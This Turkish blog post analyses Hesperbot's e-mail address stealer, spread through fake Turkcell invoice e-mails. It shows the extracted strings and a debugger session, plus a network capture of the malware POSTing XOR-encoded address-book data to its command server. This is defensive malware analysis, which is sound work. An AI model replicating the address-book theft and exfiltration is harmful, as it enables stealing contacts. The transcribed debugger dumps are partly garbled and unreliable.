

# Rehber Hırsızlı Hesperbot


written by Mert SARICA | 2 June 2014

Son 1.5 yıldır hız kesmeden sahte fatura e-postaları ile ağına internet bankacılığı kullanıcılarını düşürmeye çalışan Hesperbot için son aylarda daha fazla mesai saati harcadığımı farkettim.


Son salgınların çoğunda, aynı tip sahte Turkcell fatura e-postasının gönderilmesine, art niyetli kişilerin fatura ve Turkcell kelimelerinden oluşan alan adlarını kullanıyor olmasına ve bankaların bununla ilgili uyarı mesajları gönderiyor olmasına rağmen, kullanıcıların hala bu oltaya düşüyor olmaları da, hem kurumlar hem de medya tarafından Hesperbot'a daha fazla dikkat çekilmesi gerektiğini gösteriyordu. (*Heartbleed virüsü gibi trajikomik haberlere imza atan medyamız, Hesperbot ile ilgili daha çok haber yer vermiş olsaydı eminim bu zamana dek daha az vatandaşımız bu dolandırıcıların tuzağına düşmüş olurdu!*)

Hesperbot'un en son salgında kullandığı sahte e-posta mesajını ve zararlı yazılımı yaymak için kullandığı web sitesini aşağıda görebilirsiniz.

Sahte Fatura E-postası:



Sahte Fatura Web Sitesi:



ESET'in Hesperbot raporu incelendiğinde, zararlı yazılımın hedef sistemden e-posta adreslerini çaldığı ve uzaktaki sunucuya bu bilgileri ilettiği belirtiliyordu fakat bununla ilgili teknik detaylara yer verilmemişti. Hesperbot'u detaylı bir şekilde incelerken, bulaştığı sistemdeki e-posta bilgilerini nasıl ele geçirdiğini ve uzaktaki sunucuya nasıl gönderdiğini inceleme fırsatım olduğu için bunu sizlerle de paylaşmak istedim.

Hesperbot'un hedef sisteme bulaştıktan bir zaman sonra zararlı yazılımı yaymak amacıyla kullanmış olduğu sunucudan ege.xe adında bir yazılım indirdiğini tespit ettim. Paketlenmiş (packed) olan bu yazılımın uzantısını .exe olarak değiştirip her zamanki gibi Immunity Debugger aracı ile incelemeye başladım. Zararlı yazılımı paketinden çıkardıktan sonra ilk iş olarak karakter dizilerini (strings) incelemeye başladım.

Address	Disassembly	Text string
00401207	RET	(Init (sk_CPI, select (on)
00401563	PUSH 014E000, 0040D900	Unicode "Common Files\System\wab32.dll"
00401569	PUSH 014E000, 0040DA0C	ASCII "WABOpen"
00401626	PUSH 014E000, 0040DA14	Unicode ".#"
00401636	PUSH 014E000, 0040DA40	ASCII "%%"
004016D8	PUSH 014E000, 0040DA44	ASCII "%%s%"
004016F5	PUSH 014E000, 0040DA4C	ASCII "%e%"
00401748	PUSH 014E000, 0040DA50	ASCII "%%s%"
00401765	PUSH 014E000, 0040DA58	ASCII "%d"
00401804	PUSH 014E000, 0040DA5C	ASCII "%^%%"
004018F1	PUSH 014E000, 0040DA64	ASCII "%^%%"
00401908	PUSH 014E000, 0040DA6C	ASCII "%(X)%"
004019C8	PUSH 014E000, 0040DA1C	ASCII "%/ <!-- (ndb;mark:z uc="1.4"/> -->"
004019E2	MOV EDI, 014E000, 0040DA74	ASCII "PrimaryEmail"
004019E0	MOV EDI, 014E000, 0040DA84	ASCII "DisplayName"
00401B0D	PUSH 014E000, 0040DA90	Unicode "abook.mab"
00401B07	PUSH 014E000, 0040DA94	Unicode "history.mab"
00401C40	PUSH 014E000, 0040DA9C	Unicode "Thunderbird\Profiles\"
00401C03	MOV ECX, 014E000, 0040DA9C	Unicode ". "
00401DDF	PUSH 014E000, 0040DB0C	ASCII "turkcell-efatura.net"
00401DFE	PUSH 014E000, 0040DAFC	ASCII "cpmag@mail.php"
00401E03	PUSH 014E000, 0040DAF4	ASCII "POST"
00401FF2	PUSH 014E000, 0040DB56	Unicode "%d"
004027B6	PUSH 014E000, 0040C1A0	Unicode "mscore.dll"
004027C5	PUSH 014E000, 0040C190	ASCII "CoExitProcess"
00402B2C	PUSH 014E000, 0040CB6C	Unicode "Runtime Error!Program: "
00402B30	PUSH 014E000, 0040CB3C	Unicode "<program name unknown>"
00402B9E	PUSH 014E000, 0040CB34	Unicode ". "
00402BC3	PUSH 014E000, 0040CB2C	Unicode "0d"
00402BF4	PUSH 014E000, 0040C4E0	Unicode "Microsoft Visual C++ Runtime Library"
0040497C	MOV ESI, 014E000, 00410540	ASCII "C:\Documents and Settings\Administrator\Desktop\unpacked_hesperbot_addressbook_stealer\_014E0000.exe"
004049D7	PUSH 014E000, 0040CC80	Unicode "KERNEL32.DLL"
0040503C	PUSH 014E000, 0040CC8C	Unicode "KERNEL32.DLL"
0040505D	PUSH 014E000, 0040CCF8	ASCII "FlsAllLoc"
00405065	PUSH 014E000, 0040CC9C	ASCII "FlsGetValue"
00405072	PUSH 014E000, 0040CC90	ASCII "FlsSetValue"
0040507F	PUSH 014E000, 0040CCD8	ASCII "FlsFree"
00405052	PUSH 014E000, 0040CD68	Unicode "USER32.DLL"
0040506D	PUSH 014E000, 0040CD5C	ASCII "MessageBoxW"
00405036	PUSH 014E000, 0040CD4C	ASCII "GetActiveWindow"
00405096	PUSH 014E000, 0040CD38	ASCII "GetLastActivePopup"
004050A6	PUSH 014E000, 0040CD1C	ASCII "GetUserObjectInformationW"
004050BF	PUSH 014E000, 0040CD04	ASCII "GetProcessWindowStation"
0040A95E	PUSH 014E000, 0040D9C0	Unicode "CONOUTS"

WABOpen fonksiyonundan bunun adres defterinde yer alan e-posta adres bilgilerini çaldığını tahmin etmem pek güç olmadı. Immunity Debugger ile yazılımı çalıştırdığımda herhangi bir HTTP trafiği oluşturmadığında birşeylerin ters gittiğini anladım. Yazılım çalışmasına rağmen herhangi bir web trafiği üretmemesi nedeniyle bir yerlerde kısır döngüye girmiş olabileceğinden şüphe ederek PAUSE butonuna bastım. Ardından kendimi ntdll.dll içinde bulduğum için Debug -> Execute till user code ile yazılımın koduna geçiş yaptım. Sistem üzerinde yüklü olan Outlook üzerinde geçerli bir profil olmadığı için çağırılan MAPILogonEx fonksiyonunun [MAPI\_E\_LOGON\_FAILED(80040111)] hata alması nedeniyle kısır döngüden çıkamadığını gördüm ve akışın POP EDI komutu üzerinden devam etmesini sağladım. Akışın devam edebilmesi adına Outlook'un adres defterine 2 adet kayıt girdim ve programın devam etmesini sağladım.

Immunity Debugger - \_014E0000.exe - [CPU - main thread, module \_014E0000]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ? New York City based media company is looking for security expertise of all kinds: pen testing.

```

004012A8 . 8040 FC      LEA ECX, DWORD PTR SS:[EBP-4]
004012AA . 51          PUSH ECX
004012AC . 6A 20      PUSH 20
004012AE . 6A 00      PUSH 0
004012B0 . 6A 00      PUSH 0
004012B2 . 6A 00      PUSH 0
004012B4 . 6A 00      PUSH 0
004012B6 . FFD6      CALL EBX
004012B8 . 30 11010480 JMP ERX, 30040111
004012BA . 74 E4      JZ SHORT _014E0000.004012A3
004012BC . 5F        POP EDI
004012BE . 5E        POP ESI
004012C0 . 85C8      TEST EAX, EAX
004012C2 . 79 07      JS SHORT _014E0000.004012CC
004012C4 . 8B45 FC   MOV EAX, DWORD PTR SS:[EBP-4]
004012C6 . 8BE5     MOV ESP, EBP
004012C8 . 5D        POP EBP
004012CA . C3       RETN
004012CC . FF15 14C14000 CALL DWORD PTR DS:[&MAP132.#23]
004012CE . 33F8     XOR ERX, ERX
004012D0 . 8BE5     MOV ESP, EBP
004012D2 . 5D        POP EBP
004012D4 . C3       RETN
004012D6 . 5D        POP EBP
004012D8 . CC       INT3
004012DA . CC       INT3
004012DC . CC       INT3
004012DE . CC       INT3
004012E0 . CC       INT3
004012E2 . CC       INT3
004012E4 . CC       INT3
004012E6 . 8BEC     MOV EBP, ESP
004012E8 . 8B51 04   MOV EDI, DWORD PTR DS:[ECX+4]
004012EA . 56       PUSH ESI
004012EC . 57       PUSH EDI
004012EE . 33C8     XOR EAX, EAX
004012F0 . 57       PUSH EDI
004012F2 . 8B79 08   MOV EDI, DWORD PTR DS:[ECX+8]
004012F4 . 85D2     TEST EDX, EDX
004012F6 . 74 14    JE SHORT _014E0000.00401307
004012F8 . 8B79 08   MOV EDI, DWORD PTR DS:[ECX+8]
004012FA . 33C8     XOR EAX, EAX
004012FC . 57       PUSH EDI
004012FE . 8B51 10   MOV EDI, DWORD PTR DS:[ECX+10]
00401300 . 33C8     XOR EAX, EAX
00401302 . 57       PUSH EDI
00401304 . 8B51 F0   MOV EDI, DWORD PTR DS:[ECX-16]
00401306 . 57       PUSH EDI
00401308 . 5E       POP ESI
0040130A . 5D       POP EBP
0040130C . 5D       POP EBP
EST=61E03727 (MAP132.MAPILogonEx@20)

```

Registers (FPU)

```

EAX 00000000
ECX 0012F5C
EDX FFFFFFFF
EBX 7FFD6000
ESP 0012FC48
EBP 0012FC08
ESI 61E03727 MAP132.MAPILogonEx@20
EDI 7C802446 kernel32.Sleep
EIP 004012B6 _014E0000.004012B6
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 002B 32bit 7FDF000(FFF)
D 0 GS 0000 NULL
T 0
D 0 LastErr ERROR_SUCCESS (00000000)
EPL 00000246 (NO, NR, E, BE, NS, PE, GE, LE)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR, S3 Mask 1 1 1 1 1 1

```

Address	Hex dump	ASCII
0040F000	02 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00	.....0.....
0040F010	02 00 00 00 02 00 00 03 00 00 02 00 00 00 00 00	.....v.....
0040F020	04 00 00 00 18 00 00 05 00 00 00 00 00 00 00 00	.....t.....
0040F030	06 00 00 00 09 00 00 07 00 00 00 00 00 00 00 00	.....t.....
0040F040	08 00 00 00 0C 00 00 09 00 00 00 00 00 00 00 00	.....t.....
0040F050	0A 00 00 00 07 00 00 0B 00 00 00 00 00 00 00 00	.....t.....
0040F060	0C 00 00 00 16 00 00 0D 00 00 15 00 00 00 00 00	.....t.....
0040F070	0F 00 00 00 0C 00 00 10 00 00 00 00 00 00 00 00	.....t.....
0040F080	11 00 00 00 12 00 00 12 00 00 02 00 00 00 00 00	.....t.....
0040F090	21 00 00 00 0D 00 00 3E 00 00 02 00 00 00 00 00	.....t.....
0040F0A0	41 00 00 00 00 00 00 43 00 00 02 00 00 00 00 00	.....t.....
0040F0B0	50 00 00 00 11 00 00 52 00 00 0D 00 00 00 00 00	.....t.....
0040F0C0	53 00 00 00 0D 00 00 57 00 00 16 00 00 00 00 00	.....t.....
0040F0D0	59 00 00 00 0B 00 00 5C 00 00 00 00 00 00 00 00	.....t.....
0040F0E0	60 00 00 00 20 00 00 70 00 00 1C 00 00 00 00 00	.....t.....
0040F0F0	72 00 00 00 02 00 00 06 00 00 16 00 00 00 00 00	.....t.....
0040F100	80 00 00 00 0A 00 00 51 00 00 0A 00 00 00 00 00	.....t.....
0040F110	82 00 00 00 07 00 00 83 00 00 16 00 00 00 00 00	.....t.....
0040F120	84 00 00 00 0D 00 00 91 00 00 29 00 00 00 00 00	.....t.....
0040F130	9E 00 00 00 0D 00 00 A1 00 00 02 00 00 00 00 00	.....t.....
0040F140	04 00 00 00 0B 00 00 07 00 00 00 00 00 00 00 00	.....t.....
0040F150	07 00 00 00 11 00 00 CE 00 00 02 00 00 00 00 00	.....t.....
0040F160	07 00 00 00 0B 00 00 18 07 00 00 00 00 00 00 00	.....t.....
0040F170	0C 00 00 00 0C 00 00 0C 00 00 00 00 00 00 00 00	.....t.....
0040F180	00 CB 40 00 00 CB 40 00 00 00 00 00 00 00 00 00	.....t.....
0040F190	FF FF FF FF 80 00 00 00 00 00 00 00 00 00 00 00	.....t.....

0012FC4D 00000000 ....

0012FC44 00000000 ....

0012FC48 00000000 ....

0012FC4C 00000023 ..+

0012FC50 0012FC5C ..+

0012FC54 00000000 ....

0012FC58 0012FFBC ..+

0012FC5C 00000000 ....

0012FC60 0012FEC0 ..+

0012FC64 00401532 230. RETURN to \_014E0000.004015

0012FC68 0003000E n.1.

0012FC6C 0012FFBC ..+

0012FC70 00251EE0 0A2.

0012FC74 7C8090C LEI RETURN to ntdll.7C8090C

0012FC78 7C80A4D MIP RETURN to kernel32.7C80A4

0012FC7C FFFFFFFF ..+

0012FC80 77C2807C 197w msvert.77C2807C

0012FC84 00000000 ....

0012FC88 0012FC04 ..+

0012FC8C 0000001C ..+

0012FC90 0012FC08 ..+

0012FC94 0012FCAC ..+

0012FC98 7C80A76 MIP RETURN to kernel32.7C80A7

0012F9C FFFFFFFF ..+

0012F9C4 77C2807C 197w msvert.77C2807C

0012F9C8 0012FC04 ..+

0012F9CC 0000001C ..+


Yazılım son sürat çalıştıktan sonra oluşan trafiği Wireshark ile izlediğimde, uzaktaki sunucuya (<http://turkcell-efatura.net/cpmag/mail.php>) gönderilen e-posta bilgilerinin okunamaz halde (encoded) gönderildiğini gördüm ve bu fonksiyonu bulmaya karar verdim.

The image shows a Wireshark network traffic analysis window. The main window displays a packet capture with a filter set to 'ip.dst == 194.58.47.21'. The packet list shows four packets: a SYN packet (No. 158), an ACK packet (No. 160), a POST request (No. 161), and an ACK packet (No. 172). The packet details pane shows the structure of the selected packet (No. 161), including Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol. The 'Follow TCP Stream' window is open, showing the stream content. The stream content is a POST request to '/cpmag/mail.php' with a host of 'turkcell-efatura.net'. The request body is a long string of characters, including 'mmCC00pp..zz..rr..00SS<<Qq}}00...CCNNDD))LL>>JJdd..vv..mm..oo//HH%DD--AAoo..cc..''oo'. The response is an HTTP 200 OK from 'nginx/0.8.54' with a date of 'Mon, 14 Apr 2014 15:08:08 GMT' and a content type of 'text/html; charset=utf-8'. The 'Entire conversation' section shows the full exchange of bytes between the client and server.


No.	Time	Source	Destination	Protocol	Length	Info
158	12.6275200	192.168.114.128	194.58.47.21	TCP	62	dcs > http [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1
160	12.7428610	192.168.114.128	194.58.47.21	TCP	54	dcs > http [ACK] Seq=1 Ack=1 win=64240 Len=0
161	12.7747630	192.168.114.128	194.58.47.21	HTTP	269	POST /cpmag/mail.php HTTP/1.1
172	13.7531220	192.168.114.128	194.58.47.21	TCP	54	dcs > http [ACK] Seq=216 Ack=187 win=64054 Len=0

```
POST /cpmag/mail.php HTTP/1.1
Host: turkcell-efatura.net
Cache-Control: no-cache
Content-Length: 108
mmCC00pp..zz..rr..00SS<<Qq}}00...CCNNDD))LL>>JJdd..vv..mm..oo//HH%DD--AAoo..cc..''oo
xx...>>]]%ff''** HTTP/1.1 200 OK
Server: nginx/0.8.54
Date: Mon, 14 Apr 2014 15:08:08 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Content-Length: 0
```

Immunity Debugger ile yazılım üzerinde biraz gezindikten sonra e-posta adreslerini gizleyen XOR işlemini buldum. Bu işlem ile e-posta adresinde yer alan her bir bayt, bir sonraki bayt ile (mert.sarica örneğinde m harfi e ile gibi) XOR işlemine sokuluyor ardından işlem tamamlandıktan sonra sunucuya gönderiliyordu.



XOR işlemi tersine çevrilebilir olduğu için Python ile Hesperbot Email Decoder adında ufak bir araç yazarak ağ trafiğinden elde edilen gizlenmiş e-posta adreslerini okunur hale getirebildim.



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.